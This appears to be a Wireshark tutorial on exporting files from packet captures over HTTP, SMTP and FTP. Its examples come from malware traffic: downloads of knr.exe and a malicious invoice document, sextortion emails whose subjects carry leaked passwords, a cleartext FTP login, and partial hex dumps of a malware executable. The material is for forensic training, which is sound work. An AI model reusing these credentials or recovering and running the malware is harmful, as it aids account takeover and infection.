For files from HTTP Traffic

File → Export Objects → HTTP



Destination	Protocol	Length	Host	Info
23.63.254.163	HTTP	151	www.msftncsi.com	GET /ncsi.txt HTTP/1.1
107.180.50.162	HTTP	343	smart-fax.com	GET /Documents/Invoice&MSO-Request.doc HTTP/1.1
107.180.50.162	HTTP	361	smart-fax.com	GET /knr.exe HTTP/1.1

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
45	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
337	smart-fax.com	application/msword	323 kB	Invoice&MSO-Request.doc
1456	smart-fax.com	application/x-msdownload	2437 kB	knr.exe

Click Save All. Choose Location For saving those files.
Files will be extracted and saved there.


Extracting Objects from SMTP Traffic

But malwares are transferred not only though HTTP.SMTP is the other protocol that used for malware spreading.

Let’s see how to extract emails from SMTP Traffic.

Filter: **smtp.data.fragment**

Click on File → Export Objects → IMF


extracting-objects-from-pcap-example-04.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Open Ctrl+O
Open Recent
Merge...
Import from Hex Dump...
Close Ctrl+W
Save Ctrl+S
Save As... Ctrl+Shift+S
File Set
Export Specified Packets...
Export Packet Dissections
Export Packet Bytes... Ctrl+Shift+X
Export PDUs to File...
Export TLS Session Keys...
Export Objects
Print... Ctrl+P
Quit Ctrl+Q
DICOM...
HTTP...
IMF...
SMB...
TFTP...
Frame (59 bytes)
Reassembled SMTP (2458 bytes)
Wireshark · Export · IMF object list
Text Filter:
Save
Save All
Close
Help

```
Destination     Protocol  Length Host  Info
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife36@7162.com>, subject: Hurry up and pay! - ganjaman,  (text/p
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife56@1598.com>, subject: Your password! - dontscrew,  (text/pla
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife92@8738.com>, subject: No longer private! - 123456789,  (text
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife29@8738.com>, subject: You better read this! - asda123456,  (
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife71@2261.com>, subject: I won't warn you again! - 93irish89,
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife69@2844.com>, subject: Infected your computer! - dcjDik,  (te
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife39@9083.com>, subject: Recorded you mastrubating! - 091046541
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife42@9083.com>, subject: I got everything! - 121212,  (text/pla
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife56@7082.com>, subject: Read carefully! - dayrit,  (text/plain
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife91@3903.com>, subject: I can destroy everything! - 12345678,
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife02@7678.com>, subject: Your password! - nafd111,  (text/plain
98.137.159.26   SMTP/I…   59           from: Your Life<YourLife59@3510.com>, subject: Data of you and your family! - peace,
```

```
), 59 bytes captured (472 bits)
dia Standard
23000 seconds]
    [Time delta from previous display    000000 seconds]
    [Time since reference or first frame: 1.54/558000 seconds]
    Frame Number: 338
    Frame Length: 59 bytes (472 bits)
    Capture Length: 59 bytes (472 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:smtp:imf:data-text-]
    [Coloring Rule Name: TCP]
```

```
0000  20 e5 2a b6 93 f1 00 08  02 1c 47 ae 08 00 45 00   ·*·····
0010  00 2d 07 2c 40 00 80 06  e6 8d 0a 06 01 68 62 89   ·-·,@···
0020  9f 1a c0 1d 00 19 e3 c2  ba cb 97 fb dd d3 50 18   ········
0030  fa 08 8f 01 00 00 0d 0a  2e 0d 0a                  ········
```

Packet	Hostname	Content Type	Size	Filename
338	YourLife36@7162.com	EML file	2458 bytes	Hurry up and pay! - ganjaman.eml
551	YourLife56@1598.com	EML file	2461 bytes	Your password! - dontscrew.eml
617	YourLife92@8738.com	EML file	2462 bytes	No longer private! - 123456789.eml
630	YourLife29@8738.com	EML file	2465 bytes	You better read this! - asda123456.eml
714	YourLife71@2261.com	EML file	2473 bytes	I won't warn you again! - 93irish89.eml
788	YourLife69@2844.com	EML file	2461 bytes	Infected your computer! - dcjDik.eml
814	YourLife39@9083.com	EML file	2471 bytes	Recorded you mastrubating! - 0910465419.eml
840	YourLife42@9083.com	EML file	2456 bytes	I got everything! - 121212.eml
905	YourLife56@7082.com	EML file	2453 bytes	Read carefully! - dayrit.eml
949	YourLife91@3903.com	EML file	2468 bytes	I can destroy everything! - 12345678.eml
966	YourLife02@7678.com	EML file	2452 bytes	Your password! - nafd111.eml
999	YourLife59@3510.com	EML file	2466 bytes	Data of you and your family! - peace.eml
1023	YourLife01@6073.com	EML file	2443 bytes	Pay! - 12345.eml
1030	YourLife01@6073.com	EML file	2444 bytes	Pay! - tomcat.eml
1052	YourLife97@6073.com	EML file	2455 bytes	Videos of you! - 122577.eml
1120	YourLife53@3510.com	EML file	2462 bytes	I seen everything! - xbdmiy4.eml
1130	YourLife70@3953.com	EML file	2457 bytes	Your private data! - 2645885.eml
1188	YourLife01@7417.com	EML file	2453 bytes	You got owned! - jigabu.eml
1209	YourLife36@2231.com	EML file	2466 bytes	Take care next time! - 8380358.eml
1236	YourLife59@2231.com	EML file	2488 bytes	Your ife about to get ruined! - computercomputer.eml
1299	YourLife29@5316.com	EML file	2465 bytes	I won't warn you again! - saa124chel.eml
1661	YourLife15@6425.com	EML file	2451 bytes	Your privacy! - J4k4rt4.eml
1670	YourLife42@2656.com	EML file	2468 bytes	Safe your privacy! - incretible.eml
1679	YourLife67@2656.com	EML file	2466 bytes	Everyone will know! - iloveniki.eml
1709	YourLife63@2266.com	EML file	2466 bytes	Your private data! - britzelici.eml


Save these .eml files. These files can be checked with an email client or examined in a text editor.

Extracting Objects from FTP Traffic

During malware infections some malware families are using FTP. Our malware executables retrieved from an FTP server, followed by information sent back to the same FTP server from the infected Windows Host.

Filter: **ftp.request.command**

We can see Username, Password, and files in traffic using this filter.



extracting-objects-from-pcap-example-05.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ftp.request.command


```
No.   Time                Source        Destination     Protocol Length Host  Info
  227 2019-06-14 04:52:15 10.6.13.102   216.55.163.106  FTP      75           Request: USER ind@psg420.com
  231 2019-06-14 04:52:15 10.6.13.102   216.55.163.106  FTP      73           Request: PASS {6r_6e#TfT1p
  235 2019-06-14 04:52:16 10.6.13.102   216.55.163.106  FTP      62           Request: TYPE I
  239 2019-06-14 04:52:16 10.6.13.102   216.55.163.106  FTP      60           Request: PASV
  246 2019-06-14 04:52:16 10.6.13.102   216.55.163.106  FTP      66           Request: SIZE q.exe
  250 2019-06-14 04:52:16 10.6.13.102   216.55.163.106  FTP      66           Request: RETR q.exe
 1105 2019-06-14 04:52:16 10.6.13.102   216.55.163.106  FTP      62           Request: TYPE I
 1109 2019-06-14 04:52:16 10.6.13.102   216.55.163.106  FTP      60           Request: PASV
 1116 2019-06-14 04:52:16 10.6.13.102   216.55.163.106  FTP      66           Request: SIZE w.exe
 1120 2019-06-14 04:52:16 10.6.13.102   216.55.163.106  FTP      66           Request: RETR w.exe
 1289 2019-06-14 04:52:17 10.6.13.102   216.55.163.106  FTP      62           Request: TYPE I
 1293 2019-06-14 04:52:17 10.6.13.102   216.55.163.106  FTP      60           Request: PASV
```

```
Frame 227: 75 bytes on wire (600 bits), 75 bytes captured (600 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Jun 14, 2019 04:52:15.870695000 India Standard Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1560468135.870695000 seconds
    [Time delta from previous captured frame: 0.002093000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 17.222377000 seconds]
    Frame Number: 227
    Frame Length: 75 bytes (600 bits)
    Capture Length: 75 bytes (600 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:ftp]
```

```
0000  20 e5 2a b6 93 f1 00 08  02 1c 47 ae 08 00 45 00   ·*······ ··G···E·
0010  00 3d 01 e8 40 00 80 06  65 c5 0a 06 0d 66 d8 37   ·=··@··· e····f·7
0020  a3 6a c0 35 00 15 24 a5  39 07 17 c7 63 9b 50 18   ·j·5··$· 9···c·P·
0030  f9 e3 6d 44 00 00 55 53  45 52 20 69 6e 64 40 70   ··mD··US ER ind@p
0040  73 67 34 32 30 2e 63 6f  6d 0d 0a                  sg420.co m··
```

Request command: Character string | Packets: 2963 · Displayed: 37 (1.2%) | Profile: Default

We know which of the files that have been retrieved and sent, we can use an ftp-data filter to analyze traffic from the FTP data channel.



extracting-objects-from-pcap-example-05.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ftp-data


```
No.   Time                Source          Destination   Protocol Length Host  Info
  254 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  256 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  257 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  258 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  259 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  261 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  263 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  264 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  268 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  270 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  272 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
  273 2019-06-14 04:52:16 216.55.163.106  10.6.13.102   FTP-DA…  1328         FTP Data: 1274 bytes (PASV) (SIZE q.exe)
```

```
Frame 254: 1328 bytes on wire (10624 bits), 1328 bytes captured (10624 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Jun 14, 2019 04:52:16.336703000 India Standard Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1560468136.336703000 seconds
    [Time delta from previous captured frame: 0.002186000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 17.688385000 seconds]
    Frame Number: 254
    Frame Length: 1328 bytes (10624 bits)
    Capture Length: 1328 bytes (10624 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:ftp-data]
```

```
0000  00 08 02 1c 47 ae 20 e5  2a b6 93 f1 08 00 45 00   ····G· · *·····E·
0010  05 22 91 f0 00 00 80 06  10 d8 d8 37 a3 6a 0a 06   ·"······ ···7·j··
0020  0d 66 c7 91 c0 36 cc 03  87 a6 9b 77 62 33 50 18   ·f···6·· ···wb3P·
0030  fa f0 a4 87 00 00 4d 5a  90 00 03 00 00 00 04 00   ······MZ ········
0040  00 00 ff ff 00 00 b8 00  00 00 00 00 00 00 40 00   ········ ······@·
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 f0 00 00 00 0e 1f  ba 0e 00 b4 09 cd 21 b8   ········ ······!·
0080  01 4c cd 21 54 68 69 73  20 70 72 6f 67 72 61 6d   ·L·!This  program
0090  20 63 61 6e 6e 6f 74 20  62 65 20 72 75 6e 20 69    cannot  be run i
00a0  6e 20 44 4f 53 20 6d 6f  64 65 2e 0d 0d 0a 24 00   n DOS mo de.···$·
00b0  00 00 00 00 00 00 3a ef  14 08 7e 8e 7a 5b 7e 8e   ······:· ··~·z[~·
00c0  7a 5b 7e 8e 7a 5b 38 df  a5 5b 5f 8e 7a 5b 38 df   z[~·z[8· ·[_·z[8·
00d0  9b 5b 3b 8e 7a 5b 38 df  9a 5b a5 8e 7a 5b a3 71   ·[;·z[8· ·[··z[·q
00e0  b1 5b 73 8e 7a 5b 7e 8e  7b 5b eb 8e 7a 5b 73 dc   ·[s·z[~· {[··z[s·
00f0  9b 5b 7f 8e 7a 5b 73 dc  9a 5b 7f 8e 7a 5b 73 dc   ·[··z[s· ·[··z[s·
```

FTP Data: Protocol | Packets: 2963 · Displayed: 1595 (53.8%) | Profile: Default

In Wireshark, we cannot use the feature Export Objects to export such objects. We may therefore follow the TCP stream for each from the data channels. To select one of the TCP segments, left-click on any of the lines ending with (SIZE q.exe) Then right-click to open menu and click Follow → TCP stream



extracting-objects-from-pcap-example-05.pcap

tcp.stream eq 2

```
No.  Time                Source          Destination     Protocol Length Host  Info
1057 2019-06-14 04:52:16 216.55.163.106  10.6.13.102     FTP-DA…  1514         FTP Data: 1460 bytes (PASV) (SIZE q.exe)
1058 2019-06-14 04:52:16 216.55.163.106  10.6.13.102     FTP-DA…  1142         FTP Data:
1059 2019-06-14 04:52:16 216.55.163.106  10.6.13.102     FTP-DA…  1328         FTP Data:
1060 2019-06-14 04:52:16 216.55.163.106  10.6.13.102     FTP-DA…  1328         FTP Data:
1061 2019-06-14 04:52:16 10.6.13.102     216.55.163.106  TCP        54         49206 → 51
1062 2019-06-14 04:52:16 10.6.13.102     216.55.163.106  TCP        54         49206 → 51
1063 2019-06-14 04:52:16 216.55.163.106  10.6.13.102     FTP-DA…  1328         FTP Data:
1064 2019-06-14 04:52:16 216.55.163.106  10.6.13.102     FTP-DA…  1328         FTP Data:
1065 2019-06-14 04:52:16 216.55.163.106  10.6.13.102     FTP-DA…  1328         FTP Data:
1066 2019-06-14 04:52:16 216.55.163.106  10.6.13.102     FTP-DA…  1328         FTP Data:
1067 2019-06-14 04:52:16 10.6.13.102     216.55.163.106  TCP        54         49206 → 51
1068 2019-06-14 04:52:16 216.55.163.106  10.6.13.102     FTP-DA…  1328         FTP Data:
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
02:1c:47:ae)
Packets: 2963 · Displayed: 852 (28.8%)
Profile: Default

Wireshark · Follow TCP Stream (tcp.stream eq 2) · extracting-objects-from-pcap-example...


```
MZ......................@.........................................
.!..L.!This program cannot be run in DOS mode.

$.......:...~.z[~.z[~.z[8..[_.z[8..[;.z[8..[..z[.q.[s.z[~.{[..z[s..[..z[s..[..z[s..
[..z[Rich~.z[.......................PE..L...:(.
\.......................................@..........................
...........@................................
.x...........................P
.DL................................
.@.............,.......................text...............................
..`.rdata..f.........................@..@.data...|U......(....
............@....reloc..DL...P
..N....
............@..B.................................................................
.................................................................................
.................................................................................
.................................................................................
.................................................hp.H..z...Y.....h..H..j...Y.....
h..H..Z...Y.......$.H....J.......=..J.....J..C...J....J.........j...
.H...tOVj.....H.....t9V....H.....t,.:.u.3.....W.y...A..u.+._QR...I...
..V.. .H.....H.^h..H......Y..........U....8...J.3..E.Vj.h..H..M..E......E......E...~
..h..H..E.P.E.P........Ph..J..N.......}..r(.u..M.......E.P.M.......M......V.........}
...E......E......E..r(.u..M.......E.P.M..~....M......V........h..H.......M....
3.^.Z.....]..U..Q.M..d....E.P.M.......E.P.M..<...j.j.h..I....J.....J.........J.......
..J...N...h`.H..x........]..0$J..;...h..H..]...Y.h..H..Q...Y.h..H..E...Y.h..H..
9...Y..P%J......h..H..#...Y..............U...U.VW.:.u.3......q...A..u.
+.Q.M.R......}....G......G.........~..s..F.@t.PVW.........
...........N....O..N..O..F......F...._...^]........................................
```

0 client pkts, 529 server pkts, 0 turns.

Entire conversation (672 kB)

Show and save data as ASCII

Stream 2



Wireshark · Follow TCP Stream (tcp.stream eq 2) · extracting-objects-from-pcap-example...

```
4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000000000000000
00000000000000000000000000000000000f0000000e1fba0e00b409cd21b8014ccd2154686973207072
6f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a24000000000000000
03aef14087e8e7a5b7e8e7a5b7e8e7a5b38dfa55b5f8e7a5b38df9b5b3b8e7a5b38df9a5ba58e7a5ba371
b15b738e7a5b7e8e7b5beb8e7a5b73dc9b5b7f8e7a5b73dc9a5b7f8e7a5b73dca45b7f8e7a5b52696368 7
e8e7a5b000000000000000000000000000000000000000000000000504500004c0104003a28fa5c000000
000000000e0002010b010c0000c8080000a601000000000000e8e107000010000000e00800000004000001
000000002000060000000000000000600000000000000000a00a00000400000000000000002004081000 1000
001000000000100000100000000000000100000000000000000000000d4d409007800000000000000000000
0000000000000000000000000000000000000500a00444c000000000000000000000000000000000000000
00000000000000000000000000000f8c8090040000000000000000000000000000000e008002c020000000000
0000000000000000000000000000000000000002e7465787400000ecc60800001000000c808000004
000000000000000000000000000000200000602e726461746100006601010000e00800002010000cc08000
0000000000000000000000000400000402e64617461000007c55000000f00900002800000ce0900000000
000000000000000000400000c02e72656c6f630000444c000000500a00004e000000f6090000000000000
0000000000000040000042000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000006870d54800e87a8e070059c3cccccccc6880d54800e86a8e070059c3cccccccc6890d54800e85
a8e070059c3ccccccccff1524e24800a3001f4a00c3cccccccc833df41e4a0010b8e01e4a000f4305e01e
4a00a3f81e4a00c3cccccccccccccc6a00ff1520e2480085c0744f566a01ff1518e248008bf085f674395
6ff151ce048008bd085d2742c803a00750433c9eb108bca578d79018a014184c075f92bcf5f5152b904f0
```

Packet 254. 0 client pkts, 467 server pkts, 0 turns. Click to select.

Entire conversation (672 kB)

Show and save data as Raw

Stream 2

Change ASCII to RAW

Now save it as q.exe

Follow this step to extract rest of the files.

